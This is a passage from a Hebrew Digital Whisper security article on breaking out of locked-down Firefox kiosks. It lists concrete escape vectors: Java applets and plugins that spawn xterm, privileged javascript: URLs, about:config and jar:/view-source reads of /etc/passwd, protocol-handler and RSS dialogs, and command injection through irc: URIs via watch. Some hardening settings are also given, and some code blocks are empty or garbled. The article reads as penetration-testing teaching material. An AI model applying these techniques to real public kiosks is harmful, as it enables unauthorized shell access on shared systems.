
:IceWeasel 2.0.0.19 -Pynx

<http://pynx.org/en/kiosk.htm>

:Firefox 1.5.7 -Rpath

<http://www.rpath.org/project/kiosk/releases>


שתי המערכות האלו מוקשחות בצורה די טובה, ולא כוללות טרמינל זמין בהם, כך שנסתפק בהרצת קוד javascript בהרשאות גבוהות. בעזרתו כמובן נוכל גם להוריד טרמינל מותאם למערכת לתת לו הרשאות ריצה ולהריץ:



(במערכות אחרות הבעיה הזאת לא היתה קיימת, אני משער שזהו באג שנמצא בגרסאות X.1.5 עד ל-X.2)

שימוש בפלאגינים שונים

פלאגינים הם "תוספות" לדפדפן שמאפשרות לו לעבוד עם תוכן מסויים, למשל קורא PDF, סרטוני וידאו בקידוד מסויים (QuickTime\vlc\Media player), אפליטים של JAVA, פלאש וכו'.



זיהוי פלאגינים מותקנים

צוות מוזילה פיתחו ממשק/אתר לבדיקת פלאגינים בדפדפן. הסקריפט בודק אילו פלאגינים מותקנים, מה הגרסה שלהם והאם הם מעודכנים (גרסה אחרונה). הסקריפט עובד בכל הדפדפנים המודרניים, ב-IE לא כל הפלאגינים מזהים בגלל שהדפדפן דורש קוד שונה ויחודי לכל פלאגין בשביל לזהות אותו. מידע נוסף:

https://www.mozilla.com/en-US/plugincheck/more_info.html

לבדיקת הפלאגינים :

<https://www.mozilla.com/en-US/plugincheck/>

בעקבות המידע שנקבל נוכל לדעת אילו פלאגינים מותקנים (כדי שנוכל להשתמש בפונקציונליות שלהם בשביל לפרוץ את הקיוסק), מהי הגרסה שלהם והאם הם מעודכנים. במידה ויש פלאגין לא מעודכן יתכן והוא כולל פריצת אבטחה שאפשר לנצל בשביל להגיע להרצת קוד.

Java

במקרים בהם מותקן על הקיוסק Java, נוכל להפעיל אפליטים ודרכם להגיע להרצת קוד. iKAT ללינוקס מגיע עם מספר אפליטים (Applets) חתומים, שדרכם נוכל להגיע להרצת קוד:

<http://ikat.ha.cked.net/Linux/java.html>

לדוגמא, קוד שמפעיל טרמינל מהנתיב:

```
./usr/bin/xterm
```

Jyconsole – אפליקצית Java שמביאה לנו שורת פקודה של Python. הדבר שימושי מאוד אם אין במערכת את Xterm. דרך קוד ב-Python נוכל לעשות הכל בעצם (הורדת קבצים, שינוי הרשאות, הרצה של קובץ). לדוגמא, כך נוכל להפעיל טרמינל:

```
import os
os.system("/usr/bin/x-terminal-emulator");
```

Flash Player

iKAT כולל שני דיאלוגים שאפשר להפעיל מתוך פלאש:

- חלון הדפסת קובץ – במקרה של Firefox אין מה לעשות עם הדיאלוג. הוא שונה מהרגיל ולא כולל אפשרויות שאפשר לנצל בכלל, רק לבחור מדפסת ולהדפיס.
- חלון בחירת הקובץ שנפתח על ידי Flash מפעיל את חלון בחירת הקובץ דרך מערכת החלונות.

התקנת פלאגינים חסרים

במידה ואנחנו מנסים לראות תוכן שהדפדפן לא יודע לעבוד איתו עקב פלאגין חסר (כגון: Flash, Java, סרטוני וידאו בקידוד/פורמט מסויים שהדפדפן לא יודע לקרוא), נראה מלבן עם תמונת פאזל שלחיצה עליו תביא לנו אפשרות להתקין את התוסף החסר שדרוש להפעלת התוכן.

Firefox כולל רכיב שנקרא Plugin Checker שינסה למצוא תוסף מתאים לתוכן, לפי ה-Mime-Type שלו. כך שבמידה ומדובר ב-Flash/JAVA הוא ימצא את התוסף (ברוב המקרים) ויציע לנו להתקין אותו.

חסימה:

```
plugin.default_plugin_disabled = false
```

שימוש ב-Media

iKAT כולל שני Embed Media Players לשני פלאגינים למערכת ההפעלה Linux:

- Real Player
- Quicktime

<http://ikat.ha.cked.net/Linux/mediaplayers-info.html>


אם הפלאגינים האלו מותקנים במערכת, נוכל לפרוץ דרכם. שולחן העבודה Gnome כולל את הנגן Totem (ברירת מחדל ב-Ubuntu) שכולל פלאגין ל-Firefox בשביל שיהיה אפשר לראות בו סרטונים. כשנראה סרטון תקין באמצעות הפלאגין:

```
<embed src="dummy.mp3|mp4|avi"></embed>
```

נוכל באמצעות לחיצה על לחצן ימני או על לחצן בסוף השורה לפתוח את הנגן:

Open with "Movie Player"

כמובן שיש פתח באמצעות: Open→Movie, אך וקטור יותר שימושי יהיה להכנס ללשונית Plugins ולהפעיל את פלאגין Python Console, ואז אפשר לפתוח אותו מהתפריט ויש Shell של Python.




Interactive Kiosk Overtaking
www.DigitalWhisper.co.il

שימוש ב-html5

html5 מביא איתו שני תגים חדשים: Audio ו-Video שבעזרתם אפשר להכניס סרטונים וקבצי השמעה/מוזיקה לתוך הדפדפן. דוגמאות מתוך W3schools:

```
http://www.w3schools.com/html5/tryit.asp?filename=tryhtml5_video_simple
http://www.w3schools.com/html5/tryit.asp?filename=tryhtml5_audio_simple

<audio src="song.ogg" controls="controls">
Your browser does not support the audio element.
</audio>
<video src="movie.ogg" width="320" height="240" controls="controls">
Your browser does not support the video tag.
</video>
```



דוגמאות לנגנים שנבנו באמצעות html5:

<http://www.html5video.org/>

<http://videojs.com/>

לחיצה ימנית על הפאנל של הסרטון או קובץ השמעה מאפשרת לנו לבצע שמירה של הסרטון/קובץ מוזיקה (Save Audio As/Save Video As). לא חייבים בהכרח לטעון קובץ תקין – נוכל לטעון גם קובץ html\exe ולשמור אותו במערכת קבצים.

התקנת תוספות

תוספת ב-Firefox יכולה לעשות הכל במערכת (כל מה ש-Firefox יכול לעשות). אם נצליח להתקין תוספת במערכת – הגענו להרצת קוד, נוכל למשל להתקין את התוספת TerminalRun מהאתר של מוזילה:

<https://addons.mozilla.org/en-US/firefox/addon/terminalrun/>

בעזרת התוספת נוכל לסמן מקטע של פקודות ולהריץ אותו בטרמינל. לאחר התקנת התוספת, נפתח העמוד:

```
chrome://terminalrun/locale/about.html
```

שבו אפשר לערוך הגדרות (כגון: באיזה טרמינל להשתמש) וגם להריץ פקודות: Edit script, לכתוב:

```
/bin/bash
```

ואז: Run in terminal וסגרנו סיפור.

הורדת קבצים למערכת קבצים

כניסה בדפדפן לקובץ exe, bat או כל קובץ אחר שהדפדפן לא מזהה תציע לנו אפשרות להוריד את הקובץ. ברוב מערכות הקיוסק הורדת קבצים בדרך זו חסומה, אך לעיתים רחוקות יש BlackList על סיומת קבצים שאסור להוריד שמאוד קל לעקוף כי יש המון סיומות שלא נמצאות ברשימה וגם כי נוכל לגרום בצד-שרת שכניסה לעמוד עם סיומות מותרות כגון תמונות: jpg, bmp ו-html ישלחו כותר שיאמר לדפדפן להוריד את הקובץ.

הורדת קבצים: שימוש ב-SaveAs בדיאלוג PageInfo

בעזרת קיצור המקשים Ctrl+I נפתח לנו החלון Page Information. במידה והקיצור נחסם, נוכל להכנס לאתר הזדוני שלנו, וליד הכתובת יש אייקון נלחץ, לחיצה עליו תוביל אותנו ישירות ל-More Information.

בחלון שנפתח נוכל לדלג ללשונית Media ולשמור את התמונות שנטענו בעמוד. שם נטען "קובץ בינארי" או קובץ שאנחנו מעוניינים להריץ באופן הבא:


```

```


ואז נוכל לשמור את הקובץ לאיפה שיש לנו הרשאת כתיבה (תיקיית בית/Tmp למשל), במידה ולא יעבוד- ננסה להכנס לאתר עם עם תעודת SSL תקינה כמו למשל:

<https://duckduckgo.com>

וממנו לרוץ עם אותו הוקטור:



Interactive Kiosk Overtaking
www.DigitalWhisper.co.il



ניצול של הורדת קבצים

לאחר שהורדנו את הקובץ, נפתח לנו חלון ההורדות וממנו יש לנו שתי אפשרויות:

- לחצן ימני – לפתוח את התיקיה שאליה הקובץ ירד.
- להפעיל את הקובץ שהורדנו – במקרה הזה, ננסה להוריד קבצים מסוגים שונים (תמונות, PDF וכו') שיפתחו בתוכנות שונות ודרכם ננסה להמשיך הלאה. כמובן שבמידה ומדובר במערכת ההפעלה Windows, פשוט נוריד קובץ .exe.

שימוש ב-URI

הסבר על מה זה URI: https://secure.wikimedia.org/wikipedia/en/wiki/URI_scheme

about:plugins

מציג רשימה של פלאגינים מותקנים במערכת.

about:cache

מאפשר לראות מה נמצא במטמון של הדפדפן ובכך לראות בעצם את הסטוריית הגלישה. ברוב הקיוסקים אפשרות המטמון מכובה כך שלא יהיה פה שום מידע.

about:support

נכנס ב-Firefox 3.6. מציג רשימה של תוספות שמותקנות על הקיוסק, ואת רשימת השינויים שנעשו (כל החסימות שבוצעו). כמו כן, נוכל ללחוץ על Open Containing Folder בכדי לפתוח את תיקיית הפרופיל, ממנה לגלוש ל-usr/bin ולהריץ טרמינל.


about:config

עורך ההגדרות של Firefox. נוכל לשנות כל הגדרה שלא נמצאת במצב Lock ובכך בעצם להוריד את רוב ההגנות שבוצעו בעזרת שינוי הגדרות ולפרוץ את הקיוסק. אם יש לנו גישה לפה – הקיוסק נפרץ.

וקטור לדוגמא:

- נוכל לבטל את רוב ההגנות: נסדר את הרשימה לפי Status ומה שנמצא כ-User Set אם זאת הגנה – נבטל אותה.
- אחרי שביטלנו את חסימת התקנת תוספות, נשנה את הדיאלוג בעת התקנת התוספות:

```
xpinstall.dialog.confirm =  
chrome://browser/content/feeds/subscribe.xhtml
```



שיגרום לכך שבעת ניסיון להתקנת תוספות יפתח לנו חלון הצגת ה-Rss שממנו נוכל לבחור Xterm (תחת Chosse Application) ולהריץ.

לרשימה כמעט מלאה של About URI:

http://kb.mozillazine.org/About_protocol_links

מדובר ברשימה מכובדת, אך חסרים בה כל מיני URIs מעניינים, כגון:

```
about:rights
about:certerror
about:neterror
about:memory
about:sessionrestore
about:privatebrowsing
```

שימוש ב-JAR

באמצעות הפרוטוקול JAR נוכל לפתוח קבצי ZIP. למשל, נוכל לגלוש בתוספת Adblock שנמצאת בתיקיית ההורדות:

```
jar:file:///home/emanuel/Download/Extensions/adblock_plus.xpi!/?
```

תיקיית ההתקנה של Firefox כוללת את הקובץ Browser.jar שבתוכו נמצא ה-UI של Firefox, הקובץ Browser.jar הוא קובץ ZIP תקין ונוכל לגלוש אליו באמצעות:

```
jar:file:///usr/lib/firefox-3.6.13/chrome/browser.jar!/?
```

כשנגלוש בתוך הרבה קבצים נגלה שהפונקציונליות שלהם שבורה והם לא עובדים. מבין הקבצים שעברתי עליהם, היחידי שעבד הוא ביצוע הרשמה ל-RSS:

```
jar:file:///usr/lib/firefox-3.6.13/chrome/browser.jar!/content/browser/feeds/subscribe.xhtml
```

שדרכו נוכל לבחור Xterm ולהריץ.

שימוש ב-View-Source

במידה וה-URI הקודמים חסומים, נוכל להשתמש ב-View-Source בשביל לראות את קוד המקור של קבצים במערכת קבצים:


```
view-source:file:///etc/passwd
view-source:file:///
```

הוקטור הנ"ל עובד על כל מערכת קיוסק שבדקתי.

תוספת Public Fox

<https://addons.mozilla.org/en-US/firefox/addon/public-fox/>

חלון אפשרויות :




השינויים שאני ביצעתי פה (מברירת מחדל) הם:

- הכנסתי את IKAT ל-Black List.
- שיניתי בחסימת סיומות מ: exe,bat לכוכבית.

התוספת חוסמת גישה ל-`about:config`, חלון התקנת תוספות ושאר אפשרויות נוספות בסימא. את הסימא היא שומרת כ-MD5 בערך: `extensions.dlwatch.pass`. נוכל להשתמש ב-`chrome URI` שתואם ל-`about:config`:

```
chrome://global/content/config.xul
```

וזה לא יחסם. אם נמחק את הערך של הסימא (`extensions.dlwatch.pass`) ונשנה את הערך: `extensions.dlwatch.lock` ל-`false`. מעכשיו, כל פעם שפעולה כלשהיא תחסם, אם נכניס סימא ריקה – הסימא תתקבל, ובכך עקפנו את החסימה. כמובן שגם נוכל לנסות ולפצח את הסימא באחד מכלי ה-MD5 Crack שיש בגוגל.



ביצוע XSS לעצמינו: הרצת JS ב-Context של העמוד:

נוכל להריץ קוד JS שירוץ ב-Context של העמוד שאותו אנחנו רואים, כך שאם העמוד שאותו אנו רואים הוא עם הרשאות גבוהות נוכל להריץ קוד בהרשאות גבוהות. ניצול JS בפרוטוקולים השונים:

בפרוטוקול About יש הרבה URI, לחלקם אין הרשאות גבוהות (כמו למשל about:logo), ולחלקם יש. למשל, כשנכנס לעמוד about:robots שהוא Easter Egg ב-Firefox (עובד רק מ-Firefox 3):

```
chrome://browser/content/aboutRobots.xhtml
```

נוכל להעתיק לשורת הכתובת את קוד ה-Javascript שיריץ לנו טרמינל. דוגמא לקוד:

```
javascript:function  
runprocess(binary_path,args){.....}runprocess("/usr/bin/xterm","");  
[מדובר על הפונקציה שהצגנו בתחילת המאמר להרצת פרוססים] \\RUNPROCESS...
```

File/Resource

```
file:///   
resource:///
```

כאשר נכנס לאחד מהפרוטוקולים הבאים נוכל להשתמש בשיטה של "Enbale Privlegie" בשביל להריץ קוד בהרשאות גבוהות:

```
javascript:try{netscape.security.PrivilegeManager.enablePrivilege('Unive  
rsalXPConnect');void(openDialog('about:'));}catch(e){alert(e);}
```


JAR + View-Source

בפרוטוקולים הבאים שימוש בטכניקה הקודמת (Enbale Privlege) לא **עובדת**, אבל נוכל להשתמש ב-Javascript בצורה שונה. כך למשל בשני הפרוטוקולים נוכל להשתמש ב:

```
javascript:document.body.innerHTML+="  
height="90%"></iframe>"
```

הקוד יטען לנו את File:/// לתוך IFRAME ונוכל לגלוש במערכת קבצים כאילו הפרוטוקול File:// לא היה חסום. מכיוון שהחסימה מתבצעת רק על ה-Location, אך מפני שאנחנו לא טוענים את ה-File:// דרך האובייקט ה"ל וקטור זה אינו נחסם. דוגמאות ללינקים שאפשר להשתמש בהם:

```
resource:///defaults/profile/bookmarks.html
```



```
jar:file:///usr/lib/firefox-3.6.13/chrome/browser.jar!/content/browser/aboutSessionRestore.xhtml
```

```
view-source:file:///etc/
```

הדיאלוג Lunch Application

אחת מהשיטות הטובות ביותר היא להשתמש בדיאלוג "Lunch Application" שמאפשר לבחור תוכנה שבאמצעותה אנו מעוניינים לבצע פעולה כלשהיא. בשביל לנצל את הדיאלוג נצטרך שבתור המערכת תהיה תוכנה גרפית שימושית כמו טרמינל שנוכל לבחור. במידה ואין לנו טרמינל זמין במערכת הניצול הופך להיות מורכב ומסובך יותר אך אפשרי ויתואר בהמשך. ישנן שלוש דרכים שמצאתי שמאפשרות לפתוח את הדיאלוג.

iKAT כולל שתי רשימות של URI Handlers, אחת לוינדוס ואחת ללינוקס. מומלץ לעבור על שתי הרשימות מכיוון שיש URI שעובדים ב-Firefox ולא נכללים ברשימה של לינוקס. למשל שימוש ב-webcal, שברשימה של וינדוס נקרא:

```
webcal:// (outlook)
```

יפתח ב-Firefox דיאלוג שיציע לנו להשתמש בשירות Web בכתובת <http://30boxes.com> או לבחור אפליקציה כמובן.

<http://ikat.ha.cked.net/Linux/urihandlers.html>


<http://ikat.ha.cked.net/Windows/urihandlers.html>


iKAT כולל גם אפשרות להפעלה אוטומטית של כל ה-URI שנמצאים ברשימה:

<http://ikat.ha.cked.net/Linux/urihandlers-auto.html>

הרשימה ב-iKAT מכסה המון אפשרויות אבל היא לא מלאה. כך למשל בהפצות שונות (למשל Ubuntu) אפשר להשתמש ב-`apt:nmap` ויפתח דיאלוג שדרכו אפשר להתקין את התוכנה `nmap` (או לבחור תוכנה אחרת לעבודה עם ה-URI).

דוגמא לדיאלוג שנפתח באמצעות `mailto`: לא נפתח קליינט Email אלא דיאלוג ששואל אותנו בעזרת מה ברצוננו לפתוח את הפרוטוקול: Gmail? Yahoo? או לי XTERM?





החסימה לכך מתבצעת באמצעות ההגדרות:

```

network.protocol-handler.Expose-all = false
network.protocol-handler.external-default = false
network.protocol-handler.external.mailto = false
network.protocol-handler.external.news = false
network.protocol-handler.external.nntp = false
network.protocol-handler.external.snews = false
network.protocol-handler.warn-external-default = false

```

שימוש ב-Register Protocol

כמו השיטות הקודמות, גם השיטה הזאת מביאה לנו דיאלוג שמאפשר לבחור אפליקציה. ב-Firefox 3 נוספה תמיכה ב-Web Based Protocol Handlers, בעוד שרוב ה-URI (אלו שדנו בהם מקודם) הם בעצם Desktop-Based Protocol. כלומר, לחיצה עליהם תפתח תוכנה שנמצאת אצל המשתמש, כמו למשל Evolution (קליינט ה-Email של גנום). התמיכה ב-Web Based Protocol Handlers מוסיפה אפשרות להפנות את ה-URI האלו לאפליקציית Web כלשהיא. למפתחים ניתנה אפשרות לרשום פרוטוקולים שונים כ-Web Based Protocol Handlers לאתר שלהם בלבד (ישנו מנגנון SOP שמונע מהם לרשום פרוטוקול בשביל אתר אחר).

דוגמא:

```


<html>
<head><title>Web Protocol Handler</title>
<script type="text/javascript">
function Register() {
navigator.registerProtocolHandler("ownkiosk", location + "?value=%s",
"Kiosk Owned");
}
</script></head>
<body>
<a href="javascript:Register()">Register Protocol</a><br />
<a href="ownkiosk://ownme">Click-And-Owned!</a>
</body>
</html>

```

ראשית, יש לאשר את הפרוטוקול ולאחר האישור יהיה ניתן להשתמש בו (ללחוץ על הלינק) או להעתיק אותו לשורת הכתובת, ואז לבחור את האפליקציה שאליה ברצוננו לשייך את הפרוטוקול (Xterm?).

שימוש ב-RSS

ברגע שנכנס לעמוד RSS באמצעות Firefox, נוכל לבחור באיזו אפליקציה אנו מעוניינים להרשם ל-Feed. כמובן שב-Chosse Application ננווט ל-Xterm, נרשם ונקבל טרמינל. ישנם סוגים שונים של RSS שהדפדפן Firefox יכול לקרוא, הם מתחלקים ל-3 אפשרויות:



WebFeeds: <http://digitalwhisper.co.il/rss/>

Podcasts: <http://music.paintthesky.org/index.xml>

Video Podcasts: <http://feeds.pbs.org/pbs/wgbh/fromthetop-video>

במידה ואחת מהאפשרויות חסומה או שנבחרה אפליקציית ברירת מחדל/שירות Web (כך שלא נוכל להחליף לטרמינל) נוכל לנסות את האחרים.

חסימה

בשביל לחסום את הוקטור הנ"ל נקבע בברירת מחדל קורא RSS מבוסס Web לכל אחת מהאפשרויות. נשתמש למשל ב-Google Reader:

```
browser.feeds.handler = reader
browser.feeds.showFirstRunUI = false
browser.feeds.handler.default = web
browser.feeds.handlers.webservice =
https://www.google.com/reader/view/feed/%s
browser.feeds.handlers.application = /bin/false
```

ארבעת ההגדרות הראשונות הן בכדי לקבוע RSS מבוסס Web כברירת מחדל, האפשרות האחרונה היא למקרה שהתוקף יצליח בכל זאת לשנות את ההגדרות ל-Client (לבחור אפליקציה) להגדיר אותה כ-
.bin/false


נבצע את אותו הדבר גם ל: *.browser.audioFeeds ו- *.browser.videoFeeds.

ניצול הדיאלוג Lunch Application ללא טרמינל:

בחלק קטן מההפצות שבדקתי פשוט לא היה שום טרמינל, מה שגרם לי לחשוב: "איך אני הולך לעזאזל לנצל את האפשרויות האלו כשאין לי טרמינל או תוכנה גרפית זמינה אחרת?"

המטרה:

לנצל את הטכניקה בלי להשתמש בטרמינל. שימוש בהפצה Webconveger שכן יש בה טרמינל, אבל להתייחס אליה (להשתמש) רק בפקודות שקיימות בהפצות מוקשחות (ללא טרמינל) כמו למשל Boothcd\Pynx.



שלב ראשון – להבין מה קורה בפועל:

מתחיל לדבג , מפעיל את Firefox עם Strace, רק שהפעם אני בוחר קבצים שהם לא תוכנות גרפיות אלא פקודות לשורת פקודה כמו: ls, bash וכו'.

מסתבר שמה שקורה הוא שכשנכנסים למשל ל: irc:text ובחרים תוכנה, מה שירוץ הוא :

```
program "irc:text"
```

כלומר, אנחנו יכולים להריץ כל תוכנה ולהעביר לה רק פרמטר אחד. המגבלות שיש לנו בשימוש ב-text (מה שבה אחרי תחילת ה-URI) הן:

- " יהפוך ל-22%.
 - רווח יהפוך ל-20%.
 - Backstick (') יהפוך ל-60%.
- אז הבעיות שלנו מסתכמות ב-3 דברים:
- אנחנו יכולים להריץ תוכנה ולהעביר לה רק פרמטר אחד .
 - הפרמטר שנעביר מתחיל ב irc: .
 - חלק מהתווים עוברים קידוד שהעיקרים הם רווח ומרכאות .

לעומת זאת תווים שכן יש לנו אפשרות להשתמש בהם:

```
^{}[]O&$:><;
```

לאחר שעברתי על כל מיני פקודות וניסיתי כל מיני דברים, הגעתי לפתרון שעובד חלק. הפקודה Watch מקבלת בתור פרמטר מחרוזת שאותה היא תריץ כל שתי שניות ב-SH Shell, פסאודו קוד :

```
sh -c "irc:text" every 2 seconds .
```

אנחנו שולטים ב-Text, נוכל להעביר פקודות עם המגבלות שצוינו מקודם. נשתמש ב-Pipeline וב-";" בשביל להריץ פקודות אחת אחרי השניה:

```
irc:text|commands
```

הסקריפט יוציא שגיאה (שנראה אותה רק כשנדבג): "sh: irc:text: not found" מכיוון שאין פקודה כזאת "irc:text" אך זה לא מעניין אותנו, הפקודות הבאות שלנו כן יהיו קיימות.

כאן הייתי מעוניין להפנות אתכם הקוראים למצגת מאוד מומלצת, קצרה וקולעת , שעזרה לי מאוד בקטע הבא:

http://www.chuug.org/talks/2s0070424/jmalone-chuug-bash_scripting.pdf



